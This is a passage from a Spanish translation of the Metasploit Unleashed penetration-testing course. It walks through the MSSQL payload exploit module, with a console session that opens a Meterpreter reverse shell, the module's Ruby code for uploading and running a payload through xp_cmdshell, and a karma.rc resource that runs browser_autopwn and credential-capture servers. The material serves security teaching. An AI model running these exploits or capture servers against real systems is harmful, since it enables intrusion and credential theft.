=[ metasploit v3.4-dev [core:3.4 api:1.0]
+ -- ---[ 453 exploits - 218 auxiliary
+ -- ---[ 192 payloads - 22 encoders - 8 nops
=[ svn r7690 updated today (2009.12.04)  
  
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set MSSQL_PASS ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit  
  
[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOLUK.exe in the SQL Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)  
  
meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Traducido por Progresive Death

## 14.2 [Creando Nuestro Modulo Auxiliar](#)

# Creando Nuestro Modulo Auxiliar

Vamos a buscar a tres archivos diferentes, debería estar relativamente familiarizados con las secciones anteriores.

```
framework3/lib/msf/core/exploit/mssql_commands.rb framework3/lib/msf/core/exploit/mssql.rb
framework3/modules/exploits/windows/mssql/mssql_payload.rb
```

Una cosa a advertencia es que no tuve necesidad de poner diferentes comandos en tres archivos diferentes sin embargo, si hace sus planes es posible que desee reutilizar el código y colocar las porciones en hex2binary mssql.rb tiene más sentido, más HDM es un purista para bastante código (te quiero amigo).

Primero vamos a echar un vistazo a la mssql\_payload.rb para tener una idea de lo que estamos viendo aquí.

```

## $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $
##

## This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::MSSQL
def initialize(info = {})

super(update_info(info,
'Name' => 'Microsoft SQL Server Payload Execution',
'Description' => %q{
This module will execute an arbitrary payload on a Microsoft SQL
Server, using the Windows debug.com method for writing an executable to disk
and the xp_cmdshell stored procedure. File size restrictions are avoided by
incorporating the debug bypass method presented at Defcon 17 by SecureState.
Note that this module will leave a metasploit payload in the Windows
System32 directory which must be manually deleted once the attack is completed.
},
'Author' => [ 'David Kennedy "ReL1K"',
'License' => MSF_LICENSE,
'Version' => '$Revision: 7236 $',
'References' =>
[
[ 'OSVDB', '557' ],
[ 'CVE', '2000-0402' ],
[ 'BID', '1281' ],
[ 'URL', 'http://www.thepentest.com/presentations/FastTrack\_ShmooCon2009.pdf' ],
],
'Platform' => 'win',
'Targets' =>
[
[ 'Automatic', { } ],
],
'DefaultTarget' => 0
))
end

def exploit

debug = false # enable to see the output

if(not mssql_login_datastore)
print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded), debug)

handler
disconnect
end

```

Si bien esto puede parecer muy simple y no un montón de código, en realidad hay un montón de cosas que están sucediendo detrás de las escenas que vamos a investigar más adelante. Vamos a romper este archivo, por ahora. Si nos fijamos en la mitad superior, todo lo que debería ser relativamente el mismo derecho? Si nos fijamos en la sección de referencias, esta zona es simplemente para obtener información adicional sobre el ataque o explotar el vector original. La plataforma de "ganar" está especificando las plataformas de Windows y los objetivos no es más que una sección si queremos sumar sistemas operativos o en este ejemplo, si tenemos que hacer algo diferente con sede fuera de servidor de SQL podríamos añadir SQL 2000, SQL 2005, y SQL Server 2008. El DefaultTarget nos permite especificar un valor predeterminado para este ataque, así que si usamos SQL Server 2000, SQL 2005 y SQL 2008, podríamos tener por defecto a 2005, las personas podían cambiar través de la SET TARGET 1 2 3, pero si no 2005 sería el sistema atacado.

Pasando a la definición "explotar" esto empieza nuestro verdadero código del exploit, una cosa a la nota de lo anterior si nos fijamos en la parte superior se incluyeron "MSF:: Exploit:: Remote:: MSSQL" esto va a incluir una variedad de artículos que puedan llamar desde el exploit remoto, y porciones de MSSQL. Específicamente, se llama desde los mssql.rb en el directorio lib / MSF / core / área hazañas.

La primera línea de depuración = false especifica si debe representar la información de nuevo a usted o no, por lo general no queremos esto y no es necesario y sería un poco de información retratado al usuario Metasploit. Si algo no funciona, basta con modificar la presente para depurar = true y verás todo lo que está haciendo Metasploit. Pasando a la siguiente línea, esta es la parte más compleja de todo el ataque. Este forro aquí es realmente una de varias líneas de código que se tira de mssql.rb. Vamos a entrar en ésta en un segundo, pero para explicar lo que realmente está allí:

mssql\_upload\_exec (función definida en mssql.rb para cargar un archivo ejecutable a través de SQL para el sistema operativo subyacente)

MSF:: Util:: EXE.to\_win32pe (marco, payload.encoded) = crea una carga útil de metasploit con sede fuera de lo especificado, la convierten en un archivo ejecutable y se codifica con codificación por omisión

debug = llamar a la función de depuración que está encendido o apagado?

Por último, el controlador se encargará de las conexiones de la carga útil en el fondo para que podamos aceptar una carga útil de Metasploit.

La desconexión parte del código deja la conexión desde el servidor de MSSQL.

Ahora que hemos caminado por esta parte, vamos a romper la siguiente sección en la mssql.rb para saber exactamente lo que este ataque estaba haciendo.

#### 14.3 [The Guts Behind It](#)

## The Guts Behind It

Veamos en el framework3/lib/msf/core/exploits / y usar su editor favorito y edite el archivo mssql.rb. Haga una búsqueda para "mssql\_upload\_exec" (control de nano-w y / a vi). Usted debe estar viendo lo siguiente:

```
#  
# Upload and execute a Windows binary through MSSQL queries  
#  
def mssql_upload_exec(exe, debug=false)  
hex = exe.unpack("H*")[0]  
  
var_bypass = rand_text_alpha(8)  
var_payload = rand_text_alpha(8)  
  
print_status("Warning: This module will leave #{var_payload}.exe in the SQL  
Server %TEMP% directory")  
print_status("Writing the debug.com loader to the disk...")  
h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))  
h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}")  
h2b.split(/\n/).each do |line|  
mssql_xpcmdshell("#{line}", false)  
end
```

```

print_status("Converting the debug script to an executable...")
mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug < %TEMP%\#{var_bypass}", debug)
mssql_xpcmdshell("cmd.exe /c
move %TEMP%\#{var_bypass}.bin %TEMP%\#{var_bypass}.exe", debug)

print_status("Uploading the payload, please be patient...")
idx = 0
cnt = 500
while(idx < hex.length - 1)
mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\#{var_payload}", false)
idx += cnt
end

print_status("Converting the encoded payload...")
mssql_xpcmdshell("%TEMP%\#{var_bypass}.exe %TEMP%\#{var_payload}", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\#{var_payload}.exe", false, {:timeout => 1})
end

```

La definición mssql\_upload\_exec (exe, debug = false) requiere dos parámetros y se establece la depuración en false de forma predeterminada a menos que se especifique lo contrario.

El hexagonal exe.unpack = ("\* H") [0] es un Ruby Kung-Fuey que lleva a nuestros ejecutables generados y mágicamente se convierte en hexadecimal para nosotros.

var\_bypass = rand\_text\_alpha (8) y var\_payload = rand\_text\_alpha (8) se crean dos variables con un conjunto aleatorio de caracteres de 8 alfa, por ejemplo: PoLecJeX

El print\_status siempre debe ser utilizado dentro de Metasploit, HD no aceptará pone más! Si usted nota que hay un par de cosas diferentes para mí vs python, en el print\_status te darás cuenta de "# () var\_payload. Exe este subsititutes var\_payload la variable en el mensaje print\_status, por lo que en esencia se ve retratado de nuevo" PoLecJeX.exe "

Cambiando de tema,] HEX2BINAY la H2B [= File.read almacen de datos (, File.size [HEX2BINAY almacen de datos [')]) leerá cualquiera que sea el archivo especificado en el HEX2BINAY "almacen de datos, si nos fijamos en cuando disparó el exploit, lo que decía era "H2B", este archivo se encuentra en data/exploits/mssql/h2b, este es un archivo que yo había creado con anterioridad de que es un formato específico para las ventanas de depuración que es esencialmente un bypass simple para eliminar las restricciones a límite de tamaño del archivo. En primer lugar, enviar el ejecutable, de depuración de Windows, se convierte de nuevo en un binario para nosotros, y entonces enviamos la carga útil metasploit y llame a nuestro ejecutable antes de convertir para convertir nuestro archivo de Metasploit.

El h2b.gsuc! (/ KemneE3N / "% TEMP% \ # () var\_bypass") es simplemente un nombre codificado substituing con la dinámica que hemos creado anteriormente, si nos fijamos en el archivo H2B, KemneE3N se llama en múltiples ocasiones y queremos crear un nombre al azar para confundir las cosas un poco mejor. El gsub sólo sustituye a la codificada con el azar uno. El h2b.split (/ \ n /). Hacer cada uno || línea se iniciará un bucle para nosotros y dividir el archivo H2B voluminosos en varias líneas, la razón de ser es que no podemos enviar el grueso expediente completo a la vez, hemos para enviar un poco a la vez como el protocolo de MSSQL no nos permite transferencias muy grandes a través de sentencias SQL. Por último, el mssql\_xpcmdshell ("# (línea)", false) envía la línea de carga de servidor de ensayo inicial de la línea, mientras que lo falso como falso especifica de depuración y para no enviar la información de nuevo a nosotros.

Los pasos próximos convertir nuestro archivo a H2B un binario para nosotros utilizando Windows de depuración, estamos utilizando el directorio% TEMP% para más fiabilidad. El procedimiento de mssql\_xpcmdshell strored está permitiendo que esto ocurra.

La idx = 0 servidor como un contador para nosotros para hacernos saber cuando el tamaño del archivo se ha alcanzado, y la cnt = 500 especifica el número de caracteres que estamos enviando a la vez. La siguiente línea envía nuestra carga útil con un nuevo archivo de 500 caracteres a la vez, el aumento de la idx mostrador y garantizar que idx sigue siendo menor que la burbuja hex.length. Una vez que se ha terminado de los últimos pasos convertir nuestra carga metasploit de nuevo a un ejecutable con nuestra carga previamente realizaron a continuación, lo ejecuta nos da nuestra capacidad de carga!

Eso es todo! Ufff. En esta lección usted caminó a través de la creación de un vector de ataque general y tiene más familiarizados con lo que sucede detrás de las cortinas. Si su forma de pensar acerca de cómo crear un módulo nuevo, mire a su alrededor por lo general hay algo que se puede utilizar como punto de partida para ayudar a crearlo.

Espero que no te suelto en esto. Antes de terminar este capítulo eche un vistazo en lib / MSF / base de explotar / y editar el mssql\_commands.rb, aquí podrás ver una lista detallada de los comandos que me MSSQL y Dark operador han estado construyendo por un tiempo ahora. Adicionalmente puede empezar a crear sus propios módulos fuera de este si quieras!

15 [Dona Aqui](#)

## Dona Aqui

---

Dona a HFC, alimenta a un niño! Todos los ingresos van directamente a HFCs [programa de trabajo de alimentacion para Kenia](#).

[Dona Aqui](#)

[Haga clic aqui para aprender mas sobre los donantes.](#)

16 [Glosario](#)

## Glosario

---

En este momento no hay texto en esta página. Puedes [buscar el título de esta página](#) en otras páginas, [buscar en los registros](#), o [editar esta página](#).

16.1 [Modulos](#)

## Modulos

---

Los modulos muestran una gran versatilidad permitiendo la selección de los componentes que necesita. Esta interfaz modular es extremadamente fácil de usar una vez que este acostumbrado a ella. Vamos a travez de ellas y definamos algunos componentes.

### Exploit

- Definir cual ataque usar.
- Configuración de varias opciones que ya están definidas y poder utilizarlas.

- Exploits son usados con payloads.
- Exploit sin payloads son definidos como modulos auxiliares.

## Payloads, Encoders, NOPS

- Payloads son el código que se ejecuta de forma remota en el sistema objetivo.
- Payloads se ejecutan a través de un codificado para garantizar que no ocurran transmisiones de errores.
- Nops mantiene el tamaño de los payloads consistentes.

## Auxiliares

- Escaneres, Servidores y "otros" modulos que no son de exploits.
- Contiene varios fuzzers y modulos de negación de servicios.

### 16.2 Recursos

## Recursos

---

Un recurso es simplemente un archivo de texto separado por líneas que contiene una secuencia de comandos para ser ejecutados en msfconsole. Uno de los recursos más notables es Karmetasploit el archivo "karma.rc". Hechemos una breve mirada dentro de este archivo para tener una idea del contenido de un recurso.

```
<>load db_sqlite3
db_create /root/karma.db

use auxiliary/server/browser_autopwn

setg AUTOPWN_HOST 10.0.0.1
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads

set LHOST 10.0.0.1
set LPORT 45000
set SRVPORT 55550
set URIPATH /ads

run

use auxiliary/server/capture/pop3
set SRVPORT 110
set SSL false
run
```

```
use auxiliary/server/capture/pop3
set SRVPORT 995
set SSL true
run
```

```
use auxiliary/server/capture/ftp
run
```

Como podemos ver, pasar un archivo como recurso para Metasploit permite tener una gran automatización. Puede configurar cualquier opción y usar cualquier módulo con Metasploit usando un recurso y todos los comandos serán ejecutados en secuencia.

Hay dos metodos para cargar un archivo como recurso en Metasploit. Pueden ser pasados como opcion al msfconsole en la linea de comando usando el interruptor "-r" o puede ser cargado desde msfconsole usando el comando "resource".

```
root@bt4:/pentest/exploits/framework3# ./msfconsole -r karma.rc
```

```
=[ msf v3.3-dev
+ -- ---=[ 372 exploits - 234 payloads
+ -- ---=[ 20 encoders - 7 nops
=[ 149 aux
```

```
resource> load db_sqlite3
```

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3:
Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
```

## 16.3 Un Poco sobre Payloads

# Un Poco sobre Payloads

Debido a la gran cantidad de exploit actualmente disponibles en Metasploit, hay un buen chance de que exista un modulo que tu simplemente puedas editar para tus propositos durante el desarrollo del exploit. Para hacer el desarrollo del exploit facil, Metasploit incluye un exploit de ejemplo que puedes modificar. Lo puedes encontrar en "documentation/samples/modules/exploits/".

Metasploit contiene una gran variedad de tipos de payload diferentes, cada uno cumple con una unica funcion en el framework. Echemos un breve vistazo a los distintos tipos de payloads disponibles y tener una idea de cuando usar cada tipo.

# Contenido

[[ocultar](#)]

- 1 [En linea \(No Staged\)](#)
- 2 [Staged](#)
- 3 [Meterpreter](#)
- 4 [PassiveX](#)
- 5 [NoNX](#)
- 6 [Orb](#)
- 7 [IPv6](#)
- 8 [Inyeccion DLL reflexivo](#)

## En linea (No Staged)

- Un simple payload que contiene el exploit y el codigo shell completo para la tarea seleccionada. Los payload en linea son diseñados mas estables que su contraparte debido a que contiene todo en uno. Sin embargo, algunos exploits no soportan el tamaño resultante de estos payloads.

## Staged

- Stager payloads trabajan en conjunto con los stage payloads con el fin de realizar una tarea especifica. Un stager establece un canal de comunicacion entre el atacante y la victima, y lee el stage payload para ejecutarlo en el host remoto.

## Meterpreter

- Meterpreter, es la forma corta de Meta-Interpreter, es un payload avanzado, con multiples faces que opera a travez de la inyeccion dll. El Meterpreter reside completamente en la memoria del host remoto y no deja rastros en el disco duro, haciendolo muy dificil de detectar con tecnicas forenses convencionales. Scripts y plugins pueden ser activados y desactivados dinamicamente como se requiera, el desarrollo de Meterpreter es muy fuerte y esta en constante evolucion.

## PassiveX

- PassiveX es un payload que puede ayudar en evadir salidas restrictivas de firewalls. Esto se hace usando un control ActiveX para crear una instancia oculta de Internet Explorer. Usando el nuevo control ActiveX, se hace una comunicacion con el atacante a traves de peticiones y respuestas HTTP.

## NoNX

- El NX (No eXecute) bit es una caracteristica incorporada en algunos CPUs para prevenir ejecucion de codigo en ciertas areas de la memoria. En Windows, NX es implementado como Data Execution Prevention (DEP).
- Los payloads NoNX de Metasploit estan diseñados para evadir el DEP.

## Orb

- Los payloads Ordinarios son payloads stager de Windows que tienen ventajas y desventajas. Las ventajas es que funciona en todos los sabores y lenguajes de Windows desde Windows 9x, sin definir explicitamente la direccion de return. Tambien son extremadamente pequeños.

- Sin embargo, dos desventajas muy especificas que no la hacen la opcion por defecto. La primera es que depende del hecho de cargar ws2\_32.dll en el proceso de explotacion antes de la explotacion. El segundo es que es un poco menos estable que los otros stagers.

## IPv6

- Los payloads IPv6 de Metasploit, como su nombre lo indica, estan construidos para funcionar en redes IPv6.

## Inyeccion DLL reflexivo

- Inyeccion DLL reflexivo es una tecnica mediante un stage payload es injectado en un proceso al host comprometido ejecutandose en la memoria, nunca tocando el disco duro del host. Los payloads VNC y Meterpreter ambos usan inyeccion DLL reflexivo.
- Puedes leer mas sobre inyeccion DLL reflexivo desde el creador del metodo en <http://www.harmonysecurity.com/blog/2008/10/new-paper-reflective-dll-injection.html>

17 [FAQ](#)

## FAQ

### Preguntas Frecuentes (FAQ)

---

P. Cuando estaran listos los Videos en linea y el Certificado?

R. Debido a los cambios en Metasploit Framework, y debido al continuo proceso de desarrollo, esperaremos que MSF se estabilize, y tenga todas las opciones implementadas. Vamos a anunciar el lanzamiento de los videos MSFU cuando esten listos, Esten Atentos!

P. Cuanto costara el curso "comercial"?

R. Todavia no lo sabemos, pero esperamos que sea accesible para todos. Todos los ingresos del curso comercial iran para HFC (Hacker for Charity).

P: Donde podemos encontrar mas informacion y discutir este curso con otros?

R: Hemos abierto un canal IRC en la red de freenode llamada #metasploit. Puedes unirte a este canal con tu cliente IRC favorito y conocer a otros estudiantes que estan realizando el curso.

P: Como puedo contribuir con el curso MSFU?

A: Si eres un desarrollador de MSF / entusiasta y te gustaria agregar algun contenido al curso, contacta con muts arroba offsec punto com.

P: Tengo que usar VMWare o BackTrack como mi plataforma?

A: No, use cualquiera, sin embargo, el tiempo de aprendizaje puede variar.

P: Tengo un gran entorno de laboratorio. Puedo usarlo en su lugar?

R: Sientase libre de hacerlo. Nosotros construimos este laboratorio con el minimo de recursos en mente. No todos tienen la suscripcion de licencias por volumen MSDN y servidores con varios nucleos disponibles por ahí.

## Sobre los Autores

---

Estas son las personas que dedicaron su tiempo, y esfuerzo en hacer este curso posible. Todos los involucrados sienten que es por una buena causa, y quieren usar su experiencia para ayudar a la causa y a la comunidad. Si desea obtener un poco mas de informacion sobre estas personas, este es el lugar para comenzar.

Todos apreciamos tu interes en este curso, y esperamos sus donaciones para HFC, para hacer que el mundo sea un lugar mejor.